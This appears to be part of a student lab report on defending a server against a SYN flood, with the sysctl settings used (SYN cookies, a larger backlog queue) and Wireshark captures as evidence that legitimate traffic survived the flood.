
To mitigate the impact of the SYN flood attack, we adjusted key TCP parameters on the server to enhance its ability to handle excessive SYN requests efficiently. The following system configurations were applied using the ***sysctl*** command:

1) **Enable SYN Cookies** (`net.ipv4.tcp_syncookies=1`):
    a) SYN cookies were enabled to prevent resource allocation for half-open connections until the handshake was completed.
    b) This technique ensures that malicious SYN requests do not consume server resources unnecessarily.
2) **Increase Backlog Queue Size** (`net.ipv4.tcp_max_syn_backlog=2048`):
    a) The backlog queue size was increased from 1024 to 2048 to accommodate more simultaneous connection requests during high traffic or an attack.
    b) This helps ensure that legitimate traffic is not blocked when under attack.




```
(cn) birud_ubuntu_24.04@chinnu:~/CN/Assignment2$ python server_side.py
net.ipv4.tcp_max_syn_backlog = 2048
net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_synack_retries = 2
Server listening on 0.0.0.0:8080
```

After setting the parameters, we repeated the same experiments. This time, even during the SYN flood attack, the legitimate traffic was successfully captured and was not lost, as clearly demonstrated in the graph below. This result indicates that the adjustments made to the system have improved its ability to differentiate between attack traffic and legitimate traffic, ensuring the latter is preserved despite the ongoing flood.



Validation Using Wireshark:



```
tcp.flags.syn == 1 && tcp.flags.ack == 0
```

```
No.   Time       Source          Destination     Protocol Lengtl Info
    1 0.000000   172.23.198.251  172.23.198.251  TCP      74 33874 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565955019 TSecr=0 WS=128
   11 1.000933   172.23.198.251  172.23.198.251  TCP      74 33886 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565956020 TSecr=0 WS=128
   21 2.007987   172.23.198.251  172.23.198.251  TCP      74 33890 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565957027 TSecr=0 WS=128
   31 3.009256   172.23.198.251  172.23.198.251  TCP      74 33896 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565958029 TSecr=0 WS=128
   41 4.010454   172.23.198.251  172.23.198.251  TCP      74 33900 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565959030 TSecr=0 WS=128
   51 5.012146   172.23.198.251  172.23.198.251  TCP      74 33910 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565960032 TSecr=0 WS=128
   61 6.013334   172.23.198.251  172.23.198.251  TCP      74 33918 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565961033 TSecr=0 WS=128
   71 7.014360   172.23.198.251  172.23.198.251  TCP      74 33934 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565962034 TSecr=0 WS=128
   81 8.016060   172.23.198.251  172.23.198.251  TCP      74 33938 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565963035 TSecr=0 WS=128
   91 9.017350   172.23.198.251  172.23.198.251  TCP      74 40908 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565964037 TSecr=0 WS=128
  101 10.018325  172.23.198.251  172.23.198.251  TCP      74 40918 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565965038 TSecr=0 WS=128
  111 11.019466  172.23.198.251  172.23.198.251  TCP      74 40924 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565966039 TSecr=0 WS=128
  121 12.020880  172.23.198.251  172.23.198.251  TCP      74 40940 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565967040 TSecr=0 WS=128
  131 13.022240  172.23.198.251  172.23.198.251  TCP      74 40944 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565968042 TSecr=0 WS=128
  141 14.023611  172.23.198.251  172.23.198.251  TCP      74 40950 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565969043 TSecr=0 WS=128
  151 15.024719  172.23.198.251  172.23.198.251  TCP      74 40956 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565970044 TSecr=0 WS=128
  161 16.025610  172.23.198.251  172.23.198.251  TCP      74 40972 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565971045 TSecr=0 WS=128
```

```
> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 172.23.198.251, Dst: 172.23.198.251
> Transmission Control Protocol, Src Port: 33874, Dst Port: 8080, Seq: 0, Len: 0
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 3c 2d e1 40 00 40 06  26 b5 ac 17 c6 fb ac 17   ·<-·@·@· &·······
0020  c6 fb 84 52 1f 90 ea f6  7a 7c 00 00 00 00 a0 02   ···R···· z|······
0030  ff d7 e6 54 00 00 02 04  ff d7 04 02 08 0a d4 8c   ···T···· ········
0040  27 cb 00 00 00 00 01 03  03 07                     '······· ··
```

client_traffic.pcap   Packets: 11438 · Displayed: 9928 (86.8%)   Profile: Default

In the screenshot above, it is clearly visible that out of **11,438 packets**, **9,928 (86.8%)** are SYN packets without proper closure. This indicates that a large number of connections remain incomplete, confirming the successful execution of the SYN flood attack. Even though the SYN flood occurred, the server was now able to distinguish between the flood and the real traffic.

In this experiment, we successfully mitigated a SYN flood attack by implementing key kernel-level strategies such as: enabling SYN cookies (net.ipv4.tcp_syncookies=1) and increasing the backlog queue size (net.ipv4.tcp_max_syn_backlog=2048). These measures were sufficient to distinguish legitimate traffic from malicious SYN requests, as evidenced by the plotted graph showing normal connection durations for legitimate traffic even during the attack period. While these methods effectively prevented resource exhaustion and ensured uninterrupted service, additional techniques such as rate limiting using iptables, deploying intrusion detection systems (IDS), or using load balancers can further enhance protection against SYN flood attacks in high-security environments.